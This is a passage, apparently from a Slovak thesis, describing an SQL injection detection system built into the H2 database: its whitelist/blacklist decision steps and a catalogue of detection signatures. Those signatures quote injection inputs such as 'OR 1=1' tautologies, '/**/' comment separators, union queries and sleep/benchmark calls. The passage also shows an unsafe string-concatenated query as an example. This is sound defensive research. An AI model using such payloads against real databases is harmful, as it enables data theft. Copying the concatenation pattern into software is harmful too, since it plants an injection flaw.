SQL výnimkou bude označená výnimka pri spracovaní syntakticky správneho dotazu. Sú to výnimky ako napr. delenie nulou, nedostatočné práva, neexistujúci objekt. V prípade syntaktickej výnimky je vysoká pravdepodobnosť vyvolania výnimky v súvislosi s pokusom o útok, výskyt

SQL výnimky môže byť neškodný. K rozhodnutiu je možné využiť prítomnosť vzoru dotazu a výskyt výnimky považovať za znak útoku. Samotnú SQL výnimku je možné maskovať modifikáciou kódu databázy, kde delenie nulou systém nekorektne dodefinuje napr. konštantou. Výnimky pri vyvolaní príkazov ako create, drop s nedostatočnými právami je rozumné propagovať do aplikácie z toho dôvodu, že sú obtiažne injektovateľné – typicky v aplikácii úvod príkazu i dotyčné meno objektu nepredstavuje parametrizovanú časť.

Ostatné výnimky vznikajú pri vypínaní databázy, nedostatku pamäti atp. Tento druh výnimiek je nutné propagovať ďalej do aplikácie.

7.4.10 Učiaci sa systém

Ukladaním zaslaných informácií v detekčnom systéme získava systém dobrý detekčný potenciál. Za predpokladu, že generalizácia dotazu správne odhadla miesta možného útoku, je výhoda znalosti pôvodného dotazu nesmierna.

Získanie vzoru injektovaného dotazu

Aby systém mohol útok párovať k existujúcemu legálnemu dotazu, musí ten legálny obdržať pri predchádzajúcej činnosti aplikácie – pred útokom, alebo inak. Predchádzajúca činnosť aplikácie zahŕňa aktivitu ostatných uživateľov, aktivitu testovania aplikácie po inštalácii a aktivitu samotného útočníka. Z charakteru aplikácií napádaných útokmi SQLi je možné predpokladať, že miera nespárovania útoku a pôvodného dotazu bude malá. Ilustrácia predpokladov bude prevedená na príklade:

Nech sa zraniteľné miesto nachádza v literále preberanom z url, napr. v hodnote `id_clanku` v url: `www.clanky.cz/?id_clanku=10`. Je pravdepodobné, že nejaký uživateľ www stránky už navštívil, vyvolal spracovanie url a vygenerovaný dotaz je už uložený v detekčnom systéme. Je pravdepodobné, že správca www stránok alebo programátor si pred sprístupnením uživateľom funkčnosť stránok vyskúšal. Dá sa očakávať, že útočník najprv stránky preskúmava štandardným spôsobom – cez prehliadač a nemodifikuje HTTP žiadosti hneď pred zistením samotného obsahu možnej informácie na stránkach atp.

K iným možnostiam získania vzorov dotazov patrí napríklad externé dodanie množiny legálnych dotazov alebo analýza kódu aplikácie.

Opakovaná možnosť detekcie útoku

Detekcia SQLi je obtiažna, navrhnutý systém ukladania predchádzajúcich dotazov však umožňuje značné zlepšenie pozície detekčného systému. Pri SQLi útokoch využíva útočník väčšinou jednu detekovanú slabinu. Zistí, že vstup nie je správne ošetrený, a začne útok. SQLi útok sa často skladá zo série

dotazov. Pomocou nich sa snaží zistiť typ databázy, dialekt SQL jazyka, typ a časť SQL generovaného SQL príkazu, alebo priamo dostať informácie z databázy, zmazať objekty atď. Séria dotazov poskytuje mnoho príležitostí pre detekčný systém k detekcii útoku a dokonca k sanovaniu zraniteľného miesta automaticky. Vhodne navrhnuté lokálne signatúry rozpoznajú jeden dotaz zo série útokov, napríklad detekujú syntaktickú chybu – útočník zaslal vstup, ktorý spôsobil vytvorenie syntakticky nekorektného dotazu. Túto informáciu detekčný systém využije tak, že označí príslušné miesto v pôvodnom, vzorovom dotaze ako slabinu, a nebude prijímať ďalšie dotazy, ktoré by mohli byť odvodené injektovaním tentokrát už akéhokoľvek kódu. Túto informáciu môže systém eskalovať administrátorom, ktorí zaistia opravu slabiny v aplikácii, alebo iné kroky.

Kapitola 8

Implementácia

8.1 Časti riešenia a programovací jazyk

V rámci práce boli vyvinuté následujúce programy:

- samotný detekčný systém v jazyku Java 1.5
- ďalšie programy v jazyku C# s využitím .NET frameworku 2.0:
  - SQLiControlClient – kontrolný klient pre detekčný systém
  - SQLiAnalyzer – analyzátor kódu aplikácií
  - SQLiMixer – pomocný simulátor náhodného poradia dotazov

8.2 Výber hostiteľskej databázy

Ako hostiteľská databáza riešenia bola vybraná databáza H2 [25] v 1.0.68. Pre výber databázy bola rozhodujúca dostupnosť zdrojového kódu, požiadavok na vyšší programovací jazyk (C#, Java) a zverejnenie programu pod vhodnou licenciou. Pre H2 zavážil i obsah web servera [1], ktorý mohol byť použitý pre kombináciu senzorov. Naviac databáza obsahovala už vstavanú ochranu proti SQLi útokom, ktorú bolo dobré preskúmať.

8.2.1 Základné objekty databázy

Pre správnu implementáciu bolo nutné analyzovať objektový model databázy a neskôr i postup jednotlivých volaní metód a procedúr. Základné objekty sú:

- Engine – singleton trieda, zahŕňa funkcionalitu vytvárania a nahrávania databáz.

[1] Po dôkladnejšej analýze sa implementácia ukázala ako jednoúčelová. Vložená implementácia slúži len pre spoluprácu s H2 web konzolou, obdoby SQL klienta.

- Database – predstavuje databázu, v rámci jednej inštancie Engine H2 je možné pripájať viacero databáz, ako rezidentných v pamäti, tak z disku.
- Session, Connection – prestavujú objekty relácie a spojenia.
- JDBCStatement – pokročilá abstrakcia SQL príkazu, obsahuje spojenie, session, výsledok dotazu.
- Parser – implementácia parseru jazyka SQL.
- Server – implementácia rôznych serverov: ftp, pg, web.

8.2.2 Body napojenia

Základným požiadavkom bolo využiť poskytované prostredie, zviazať funkčnosť systému s databázou a neduplikovať vykonávané operácie. Štart a koniec činnosti systému boli preto naviazané na štart a koniec Engine. Základným predpokladom detekcie bolo odchytiť všetky dotazy vykonávané databázou. Ako vhodné miesto sa ukázalo napojenie na metódy parsovania textu SQL dotazu. Pre zachytenie exception útokov a maskovanie výnimiek boli modifikované miesta vyvolávajúce príslušné výnimky, aby mohlo spracovanie pokračovať z daného miesta.

8.2.3 Nutná modifikácia procesov

Pôvodne implementovaný proces vykonania SQL dotazu plne nevyhovoval účelom detekcie. Bolo nutné odstrániť rozpadanie zaslaného textu na jednotlivé dotazy. Pôvodne sa text príkazu rozdelil na časti podľa znaku oddeľovača bodkočiarka. Tie boli potom sekvenčne zasielané na spracovanie. Tento postup zťažoval detekciu útokov vložením príkazu, preto bol proces upravený na odoslanie dotazu ako celku.


V procesu parsovania dotazu v triede Parser bola upravená manipulácia s komentármi, ktoré sa v inicializačnej fáze z dotazu odstraňovali, pre detekciu sú však potrebné. Rovnako bolo upravené vyvolávanie a zachytávanie výnimiek. Pri výskyte výnimky mal tak detekčný systém možnosť aplikovať lepší postup ako propagáciu výnimky klientovi. Na udalosti parseru bol napojený detekčný systém, aby sa dotaz nemusel parsovať opakovane. Bolo nutné ošetriť reentranciu parsovania, pretože databáza si zasielala nové dotazy počas vyhodnocovania príkazu – vytvorenie dočasných tabuliek, vkladala tzv. hinty ako komentáre.

Snaha o neprezradenie dôvernej informácie útočníkovi vyžadovala zasiahnuť do procesu tvorby odpovede na dotaz. Pre príkazy vracajúce riadky ako odpoveď bez dohľadaného spárovaného dotazu, ktoré boli vyhodnotené ako útok, boli z odpovede riadky odstránené. Pre príkazy vracajúce len počty aplikovaných riadkov bol počet nastavený na fixný výstup 1.

Zo zapojenia do procesu detekcie útoku museli byť vyradené inicializačné príkazy, interná pamäťová databáza a podobne.

8.3 Sled akcií

Proces detekcie je schématicky znázornený na obrázku 8.1. V obrannom systéme existujú dve množiny kategórií dotazov. Povolené kategórie sú uložené vo whiteliste, zakázané v blackliste.



Obr. 8.1: Rozhodovací strom detekcie.

1. krok: Požiadavkom na detekčný systém je čo najrýchlejšie rozpoznanie legálnych dotazov a tým nespomaľovanie odpovede na legálne dotazy, preto sa najprv zistí, či je skúmaný dotaz inštanciou legálnej kategórie. V pozitívnom prípade sa skúmaný dotaz vykoná. V negatívnom pokračuje vyhodnocovanie krokom 2.

Výhoda usporiadania whitelistu a blacklistu v naznačenom poradí je i tá, že pri detekcii odvodeného útoku je možné tú istú kategóriu zaradiť na whitelist i blacklist. Pre vyhodnocovanie ďalších dotazov to znamená, že inštancie kategórie budú vykonané a injektáž odmietnutá. V prípade, že sa útočníkovi podarí vykonať niekoľko škodlivých príkazov a ako útok bude rozoznaný až n-tý príkaz v poradí, zaradením vzorovej kategórie na blacklist sanuje systém zraniteľné miesto.

2. krok: Ak sa nejedná o doteraz známy legálny dotaz, kontroluje sa oproti blacklistu. Text skúmaného dotazu je matchovaný oproti maskám zakázaných výrazov. V úspešnom prípade sa vykoná dotaz z blacklistu so zapnutým eliminovaním výsledku. V opačnom prípade sa pokračuje krokom 3.

3. krok: Skúmaný dotaz je párovaný infixovým algoritmom na dotazy z whitelistu. Tak sa zistí, či nemohol byť vytvorený injektovaním legálnej kategórie. Ak je párovanie úspešné, pripojí sa zoznam párovaných dotazov ku skúmanému a pokračuje sa krokom 4. Ak je párovanie neúspešné, pokračuje detekcia krokom 5.

4. krok: Skúmaný dotaz spolu s informáciou o spárovanom dotaze je vyhodnotený pravidlami detekcie. Použijú sa lokálne i globálne signatúry. Ak je pravidlo splnené, je dotaz považovaný za útok a systém pokračuje krokom 6. V opačnom prípade nasleduje krok 7.

5. krok: Skúmaný dotaz je kontrolovaný oproti globálnym pravidlám. Nie je dostupná iná informácia ako samotný text, preto sa vyhľadávajú znaky útoku globálne. Ak sú nájdené, pridá sa dotaz na blacklist a vykoná sa so zapnutou elimináciou výsledku. V negatívnom prípade sa pokračuje krokom 7.

6. krok: Spárovaný dotaz je pridaný na blacklist, aby sa zabránilo ďalším útokom cez rovnakú slabinu. Tým sa sanuje zraniteľné miesto. Ako odpoveď sa vykoná spárovaný dotaz so zapnutou elimináciou výsledku.

7. krok: Dotaz je považovaný za legálny a je zaradený na whitelist.

Vykonanie iného ako skúmaného, z pohľadu aplikácie odoslaného, dotazu má význam v tom, že sa útočníkovi snaží systém prezradiť čo najmenej informácie a zároveň odoslať v rámci možností korektnú odpoveď aplikácii.

8.4 Použité signatúry

Úlohou signatúr je detekcia vybraných znakov v dotazoch. Jednotlivé detekované znaky sú zohľadnené pri vyhodnotení pravidiel, ktoré rozhodujú o legálnosti dotazu.

Signatúra vložených príkazov

Signatúra detekuje znak ; (bodkočiarka) v kontekte kľúčového slova. Tá sa v SQL vyskytuje pri útoku vložením iného príkazu. Pri zasielaní legálnych príkazov sa v dotaze vyskytuje len na konci príkazu. Koncovú bodkočiarku signatúra nedetekuje.

Signatúra vstavaných príkazov

Použitie vstavaných príkazov je v aplikáciách náchylných na útoky SQLi zriedkavý. Naopak ich využitie pri útokoch SQLi je veľké. Signatúra detekuje ich prítomnosť a je konfigurovateľná čo do typu príkazov.

Signatúra príkazov čakania – delay

Príkazy delay, benchmark, sleep sú súčasťou Blind SQLi útoku. Ich využitie v aplikáciách je zriedkavé.

Signatúra vloženia tautológie

Detekcia tautológie má význam ako znak útoku vložením reťazca modifikujúceho výberovú podmienku. Pre útočníka je často žiadúce modifikovať pravdivostnú hodnotu vyhodnotenia where podmienky vložením vhodného reťazca. To sa dá vykonať viacerými typmi vloženého výrazu:

1. typ `OR 1=1` za účelom získania informácií, bez obmedzenia inými podmienkami
2. typ `AND 1=0` napr. za účelom detekcie slabiny
3. typ `OR teplota > -300` , pri ktorom pokročilejší útočník využíva znalosť charakteru dát
4. typ `OR (((A>3) AND (B-32+A)<10) OR (C*C>0))` predstavuje pokročilú metódu vloženia aritmetického výrazu predstavujúci buď výraz vždy pravdivý, alebo nepravdivý

Precízna detekcia tautológie vo where podmienke je prakticky nemožná. Typ 4 predstavuje aspoň tak ťažký problém ako celočíselné programovanie a zložitosť detekcie takejto tautológie je NP-úplný problém. Typ 3 sa opiera o znalosť charakteru dát, ktorý detekčný systém nemôže získať. Detekčný systém by síce mohol zistiť, či je daná podmienka (v príklade teplota > -300) splnená pre všetky záznamy, čo ale nie je znak útoku. Takéto stále splnené podmienky sa nachádzajú v legálnych vyrazoch často. Na základe analýzy útokov a zasielaných príkazov je možné usudzovať, že detekcia ukážkových príkladov

tautológií typu 1 a 2 má značný význam. Je podstatná najmä z hľadiska odhalenia procesu detekcie slabiny. Ukážkové tautológie sú predprogramované v scanneroch slabín a zároveň sa v legálnych dotazoch nenachádzajú. Ich prítomnosť preto indikuje s istotou slabinu. Po ich detekcii môže systém miesto sanovať a zabrániť tak pokročilejším a obtiažne detekovateľným technikám.

Signatúru je dobré rozšíriť na detekciu vloženia časti logického výrazu s konštantami napr: `AND 'a' IN ('b','a','c') OR SUBSTR('ahoj',1,3) ='aho'` a podobne. Na základe pozorovania, že autori nevkládajú konštantné časti do logických podmienok, je možné predpokladať dobré vlastnosti.

Signatúra prázdneho koncového komentára

Koncový komentár bez obsahu na konci príkazu vzniká často pri snahe útočníka eliminovať zvyšok dotazu za vloženým kódom. Vzniká tak situácia, kedy odhadované injektované miesto končí v kontexte komentára. Je to jeden zo znakov útoku a pravdepodobnosť výskytu dvojice legálnych dotazov s podobnou konštrukciou je nízka.

Signatúra komentárov bez bielych znakov

Komentáre bez bielych znakov sú často prostriedkom ako vpašovať SQL kód do dotazu v prípade neošetrených vstupov spojených s parsovaním reťazca. Analýza ukázala príklad, v ktorom vzniká časť dotazu ako n-té slovo z uživateľského vstupu oddelené medzerou. V takomto prípade, ak chce útočník vložiť viacslovný kód, musí použiť konštrukciu s komentármi. Ešte častejšie využitie takto konštruovaného útoku je injektáž cez hodnoty v url. Komentáre, tj. znaky `/` a `*` sú zhodné i v url kódovaní, narozdiel od medzery prekladanej na znaky %20. Útočníci častokrát kvôli čitateľnosti vytvárajú útok s použitím `/**/` ako oddelovača slov. Takýto útok je jednoduché lokalizovať a slabinu následne ošetriť.

Signatúra vloženej tabuľky

Význam detekcie výrazu s vloženou tabuľkou ako signatúry sa opiera o fakt, že pri SQLi útoku je predmet útoku často uložený v iných tabuľkách, než ktoré obsahuje pôvodný dotaz. To je spôsobené i tým, že neošetrené miesto vzniká častejšie pri dotazovaní nad necitlivými údajmi, kde si vývojár aplikácie neuvedomuje riziko útoku. Vkladanie výrazu s tabuľkou ako skalárny poddotaz je dobre použiteľným prostriedkom priesaku informácie a zároveň sa takmer nevyskytuje v navzájom injektovateľných dotazoch. Prítomnosť vloženej tabuľky v niektorých častiach SQL výrazu je nelogická a ich detekcia významná. Ako príklad je možné uviesť použitie tabuľky nevyskytujúcej sa v inej časti dotazu ako v klauzúle order by.

Signatúra komentára

V niektorých typoch aplikácií, najmä v spojení s aktívnym webovým obsahom sú dotazy jednoduché a bez výskytu komentára. Konfigurovať detekciu komentára u nich má význam pri detekcii SQLi útokov.

Signatúra Lateral SQL injection

Návrh signatúry proti útokom Lateral SQL injection by spočíval v kontrole argumentov príslušných alter session príkazov a kontrole nastavenia národných špecifík, oddelovača desatinných miest, tisícov a formátu dátumu. Toto nastavenie na netradičné hodnoty sa v programoch nepoužíva a naopak indikuje možnú prípravu útoku metódou Lateral SQL injection.

Signatúra detekcie schémy

Signatúra detekcie a fixácie schémy je použiteľná u veľkej časti aplikácií, ktoré pracujú s dátami len vo vlastnom schémate, repozitári. Typicky si aplikácia vytvorí svoju databázovú schému v jednej fyzickej schéme – pod určeným uživateľom. Dotazy sú smerované len do danej schémy a snaha dotazovať sa mimo môže indikovať SQLi útok.

Signatúra katalógu databázy

Katalóg databázy obsahuje údaje o jej objektoch – tabuľkách, stĺpcoch atď. Jeho štruktúra je pre daný typ databázy popísaná v dokumentácii k databáze. U H2 to bola information_schema. Pre útočníka predstavuje možnosť ako získať mená objektov – najmä tabuliek, stĺpcov v databáze. Informácia je pre útočníka cenná kvôli možnosti vytvoriť časť syntakticky správneho injektovaného dotazu alebo kvôli identifikácii zaujímavých dát. Detekcia takejto signatúry má význam u aplikácií, ktoré katalóg nevyužívajú, prípadne ich obraz dotazov je už uložený v detekčnom systéme.

Signatúra detekcie podmienených chýb

Umiestnenie senzorov do databázového prostredia umožňuje zachytávanie výnimiek priamo pri ich vyvolaní. Takto je systém možné konfigurovať na zachytenie výnimok používaných pri Blind SQLi útokoch, ako napr. delenie nulou. Kedže zachytenie prebieha v runtime a je pre bežné chovanie aplikácie netypické, má použitie signatúry dobré opodstatnenie. Je možné výnimku potlačiť a znemožniť tak útok naslepo.

Signatúry union útoku

Signatúry detekcie konštrukcie používanej pri union útoku majú význam najmä pri detekcii na konkrétnom vloženom úseku kódu. Analýza aplikácií ukázala, že union spojenie nebolo použité, preto bude miera falošných pozitív nízka a detekčné schopnosti dobré. Signatúru detekcie union spojenia je možné skombinovať so signatúrami detekcie cast, convert, konštantných a null výrazov, ktoré slúžia na synchronizáciu dátových typov rozdielnych tabuliek.

Signatúra nastavenia práv

Signatúra detekcie nastavenia práv má dobré detekčné vlastnosti, pretože aplikácie typicky príkazy grant a revoke negenerujú. Je to z dôvodu nemožnosti pridávať a odoberať práva sebe samému. Injektáž príkazov môže značiť zložitejší útok, prípadne nevedomosť útočníka, pokus o získanie chyby atp.

Signatúra mazania objektov

Signatúra mazania objektov pomocou príkazu drop chráni pred zlomyseľným mazaním objektov útočníkom. Použitie príkazu drop nie je typické pre aplikácie napadateľné SQLi útokmi. Najčastejšie je príkaz použitý v prípravnej fázi inštalácie alebo v odinštalácii.

Signatúra zložitého usporiadania

V aplikáciách je obvyklé usporiadavať výsledok podľa niektorého z atribútov. Typické sú výrazy **ORDER BY** `zoznam` , kde zoznam je tvorený buď názvami atribútov ako id, meno, cena, alebo je možné udať poradové číslo atribútu ako 1, 2, 3. Medzi elementami zoznamu sa nachádza špecifikácia smeru usporiadania – asc, desc a dodefinovania usporiadania pre null hodnotu – nulls last/first.

Usporiadanie sa využíva a je často pod kontrolou uživateľa, preto je vhodné aplikovať signatúry pracujúce s touto častou select príkazu. Útok cez klauzúlu order by môže mať nešpecifickú formu, ako zoradenie podľa citlivého stĺpca, častejšie sa však útočník snaží injektovať zložitejší výraz.

Pre väčšinu aplikácií bude vhodná signatúra zložitého usporiadania, ktorá detekuje injektáž kódom iným ako hore popísaný zoznam. Malá časť aplikácií využíva v order by klauzúle výrazy. Vždy sa jedná o jednoduché výrazy typu **ORDER BY** `dosiahnuty_cas_v_prvom_kole + dosiahnuty_cas_v_druhom_kole` Pre tieto aplikácie je vhodnejšia signatúra detekujúca vloženie výrazu s externou tabuľkou.

Insert príkaz s komentárom

Komentár medzi hodnotami v insert príkaze môže byť znakom Second-order SQLi. Jeho legálny výskyt v danom umiestnení je zriedkavý.

Signatúry výnimiek

Pre detekciu SQLi útokov sú významné najmä syntaktické chyby. Kedže SQL dotazy sú v aplikácii predprogramované, predpokladá sa ich syntaktická správnosť v spojení s legálnym vstupom. Ak nemôže útočník systém analyzovať zo zdrojového kódu, alebo na vlastnej inštalácii, musí útočit injektovaním obvykle problémového kódu. To často vedie k vyvolaniu množstva syntaktických výnimiek, dokým útočník neodladí zlomyseľný vstup. Výnimka delenia nulou je typická pri útokoch Blind SQL injection a je zmysluplné ju zachytávať. K menej významným, čo sa týka útokov SQLi, patria ostatné chyby ako nesplnená referenčná integrita, nedostatočné práva, duplicitné záznamy, chyby argumentov, runtime výnimky. Všetky spomínané môžu nastať i pri legálnom vstupe, nie je to však typické. V detekčnom systéme je k výnimkám pristupované osobitne, mimo pravidlá. Ostatné znaky, signatúry sú detekované z reprezentácie dotazu, pri vyvolaní výnimky je obvykle reprezentácia nekorektná.

Signatúra dialektu iných SQL databáz

Dialekt iných databáz sa pri normálnom behu programu nevyskytuje. Aplikácie sú určené pre spoluprácu s presným typom databáz, ktorý často kontrolujú pri inštalácii. SQL dialekty sú dobre rozlíšiteľné, útočníkmi často využívané vstavané funcie sú špecifické pre rôzne implementácie. Nesprávne použitý dialekt obvykle vyvolá chybu, druh chyby však môže byť rozdielny, preto túto funkčnosť nepokrýva úplne signatúra výnimiek. Druh chyby má širokú škálu, od syntaktickej – napríklad použitie špeciálneho príkazu insert all, až po nedostatočné práva, či neexistujúci objekt napr. pri použití konštrukcie `SELECT * FROM dual`.

Signatúra maximálnej dĺžky dotazu

Signatúra maximálnej dĺžky dotazu alebo maximálnej vloženej časti môže byť užitočná ako znak útoku. Analýza ukázala, že aplikácie neobsahujú zložité, alebo dlhé SQL príkazy.

Signatúra „Honey net“

Myšlienka signatúry „Honey net“ je prebratá z princípu detekcie sieťových útokov, ktorý spočíva vo vytvorení virtuálnych uzlov a simulácie komunikácie medzi nimi. Smerovanie externej komunikácie na tieto uzly je podozrením zo snahy nabúrať sa do simulovaných uzlov a môže byť považované za útok. V kontexte SQLi je možné definovať tabuľky alebo stĺpce so špecifickými názvami, v ktorých obvykle bývajú uložené citlivé, alebo autorizačné údaje, ako: uzivatelia, ucty, hesla, ... V prípade, že aplikácia legálne používa tabuľky s týmito

názvami, je možné použiť signatúru ako lokálnu, sústrediacu sa na injektovaný kód.

Signatúra funkcií version, info, user

Častokrát je pre útočníka cennou informáciou údaj o databázovom logine, schéme, nastavení databázy, verzie databázy, ktoré zisťuje volaním funkcií version, info, user, schema a ďalšími. Legálne použitie týchto funkcií je väčšinou jednorázové, napr. pri inštalácii, spustení aplikácie, a to dotazom typu `SELECT user()` , v ktorom chýba špecifikácia tabuľky, alebo je preddefinovaná ako v databáze Oracle formou from dual. Pri injektovaní týchto funkcií do legálneho dotazu vzniká štruktúrne zložitejší dotaz. Signatúra sa môže zamerať na detekciu použitia, alebo detekciu netypického použitia, alebo detekciu vloženia volania spomínaných funkcií.

Signatúra funkcií ascii, substr

Signatúrou detekcie volaní funkcií prevodu znakov na číslo a získania podreťazca je možné podporiť detekciu Blind SQLi útoku, pri ktorom sa citlivá vynášaná informácia rozdeľuje na znaky a porovnáva s numerickou hodnotou. Použitie signatúry má zmysel len lokálne, tj. detekovať vo vloženom kóde.

Signatúra tichej detekcie slabiny

Signatúra tichej detekcie slabiny sa sústreďuje na vloženie aritmetickej operácie na miesto numerickej konštanty. Pri detekcii slabiny sa snaží útočník vkladať kód a pozorovať reakciu systému. Je logickou snahou útočníka držať útok v utajení a nespôsobiť počas neho syntaktickú chybu, alebo nečakaný stav systému. Pri injektáži do numerickej konštanty je vhodné injektovať aritmetický výraz typu 5-2, 1+1 z toho dôvodu, že injektované znaky – cifry a znamienka sa v číslach vyskytujú a zároveň sa do dotazu nevkladá špecifikácia databázovej schémy – názvy atribútov, tabuliek, ktorá nemusí byť útočníkovi v danom momente známa.

V SQL kóde dôjde k spočítaniu výsledku výrazu, správnej odpovedi aplikácie na vypočítanú hodnotu, ktorá sa dá jednoducho zachytiť. Ak je útok neúspešný, aplikácia často korektne oznámi neplatný vstup: zadaný parameter nie je číslo. V legálnych dotazoch sa aritmetika nachádza. Preto jej globálna detekcia valný význam nemá, kvôli vysokému počtu falošných pozitív. Lokálne je situácia presne opačná. V analýze nebola zaznamenaná konštrukcia, pri ktorej by aplikácia dopĺňala aritmetiku ku konštante na základe nejakej podmienky. To by musela vzniknúť následovná situácia:

Úsek spárovaného dotazu:

```
WHERE id=10 ORDER BY autor, datum
```

Porovnávaný kód:

```
WHERE id=10+1 ORDER BY autor, datum
```

Aplikačný kód vytvárajúci dotaz:

```
String dotaz = "SELECT ... WHERE id="+$POST["id"]+
+podmienka?"":"+1"+"ORDER BY autor, datum"
```

Tradičná, očakávaná konštrukcia vykoná aritmetiku pred vložením do SQL nad načítanou premennou:

```
int id = $POST["id"];
if (podmienka) id++;
String dotaz = "SELECT ... WHERE id="+id+"ORDER BY autor,datum";
```

Konfigurovateľné signatúry

Konfigurovateľné signatúry je možné dynamicky pridávať do detekčného systému a pomocou nich vytvárať alebo modifikovať pravidlá. Môžu slúžiť tiež k obmedzeniu vyjadrovacích schopností útočníka v prípadoch, ak administrátor pozná charakter dotazov zasielaných aplikáciou. Je ich celá rada, detekujú zadané kľúčové slová, podreťazec, typ lexému, meno tabuľky, meno schémy.

8.5 Predpripravené pravidlá detekcie

Detekčný systém poskytuje predpripravené pravidlá detekcie, ktoré vychádzajú zo znalosti útokov a typického charakteru dotazov zasielaných aplikáciami. Pravidlá nemajú určené pole pôsobnosti – lokálne alebo globálne. Je to nastavenie signatúr. Pre jednoduchosť ako detekcia globálne bude označená detekcia nad tvarom dotazu, bez informácie o spárovanom injektovanom dotaze, a tie signatúry, ktoré to umožňujú, budú nastavené na globálnu detekciu. Detekcia lokálne znamená detekciu nad pravdepodobne vloženými časťami SQL kódu. Pravidlá je možné odoberať a pridávať do systému. To umožňuje prispôsobiť detekciu charakteru aplikácie.

Definícia jednotlivých pravidiel pomocou zoznamu signatúr je označené prefixom P:.

Detekcia pokusu o nájdenie slabiny

Detekcia pokusu o nájdenie slabiny je silnou stránkou zvoleného prístupu detekcie. Ak nemá útočník možnosť slabinu detekovať analýzou kódu, pokúsi sa nájsť slabinu vkladaním problémových vstupov. Z neznalosti procesu tvorby dotazu pramenia výnimočné stavy: vyvolanie syntaktickej chyby, pokus o vloženie iného dialektu SQL jazyka ai., ktoré je možné odchytiť.

- Detekcia globálne:
  P: Sign. syntaktickej výnimky
  P: Sign. vloženia typickej tautológie
  P: Sign. dialektu iných databáz

- Detekcia lokálne:
  P: Sign. tichej detekcie slabiny

Detekcia prieskumu databázy

Fáza prieskumu databázy nasleduje po objavení slabiny. Útočník sa v nej snaží zistiť typ databázy, aby mohol využiť jej špecifiká. Následnou činnosťou býva prieskum databázovej schémy s pomocou dotazov do katalógu. Obe činnosti sa dajú zachytiť podľa niektorých znakov – typ databázy sa zisťuje datázovo špecifickými volaniami, ktoré však na nevhodnej databáze spôsobia syntaktické chyby, alebo funkciami version, info, ktoré sú však typicky používané len pri inštalácii, prípadne v konštrukcii `SELECT version()` , kde chýba špecifikácia tabuľky. Injektovaný dotaz typicky tabuľku obsahuje. Špeciálny prípad predstavuje MySQL komentár `/*!...*/`, ktorého obsah sa vykoná. Dotazovanie do katalógu je možné detekovať z mien tabuliek a pohľadov.

- Detekcia globálne:
  P: Sign. syntaktickej výnimky
  P: Sign. MySQL komentára
  P: Sign. dialektu iných databáz
  P: Sign. version a info použité netypicky

- Detekcia lokálne:
  P: Sign. vloženej katalógovej tabuľky

Detekcia union útoku

- Detekcia globálne:
  Vzhľadom na malú frekvenciu výskytu union spojenia je možná globálna detekcia. Union spojenia boli preddefinované a dotazy mali obvyklý tvar, preto je globálna detekcia založená na pravidlách detekcie kľúčového slova union a netypických znakov:

  P: Sign. Union, sign. počtu konštánt v select časti > 3
  P: Sign. Union, sign. funkcií cast, convert
  P: Sign. Union, sign. komentára bez medzier
  P: Sign. Union, sign. tabuľky z inej schémy
  P: Sign. Union, sign. komentára
  P: Sign. Union, sign. version, info, user funkcií

- Detekcia lokálne:
  Pri lokálnej detekcii postačí detekovať kľúčové slovo union. V analýze nebola objavená parametrizácia, ktorá by podľa podmienky vložila, alebo vynechala časť SQL dotazu s union spojením.

Detekcia exception útoku

Detekcia útoku pomocou výnimiek je realizovaná zachytením výnimky a podstrčením iného dotazu v prípade úspešného prepárovania.

Detekcia lateral SQL Injection

Detekcia lateral SQL Injection vyžaduje zapojenie špeciálnej signatúry a je možné ju detekovať globálne.

Detekcia Blind SQLi útoku

Detekovať Blind SQLi útok je možné globálne i lokálne prostredníctvom zachytenia charakteristických výnimek, ako delenie nulou a výskytu funkcií benchmarkingu a oneskorenia – delay, wait for.

P: Sign. výnimky delenie nulou
P: Sign. funkcií wait for, delay, benchmark

Detekcia Second Order SQLi útoku

